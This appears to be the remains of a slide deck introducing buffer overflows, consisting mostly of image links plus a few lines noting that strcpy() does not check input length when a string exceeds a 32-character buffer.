
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


A Normal Example

What if the data in string `s` is longer than 32 characters?

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IP





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

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`strcpy()` does not check the length of the input!



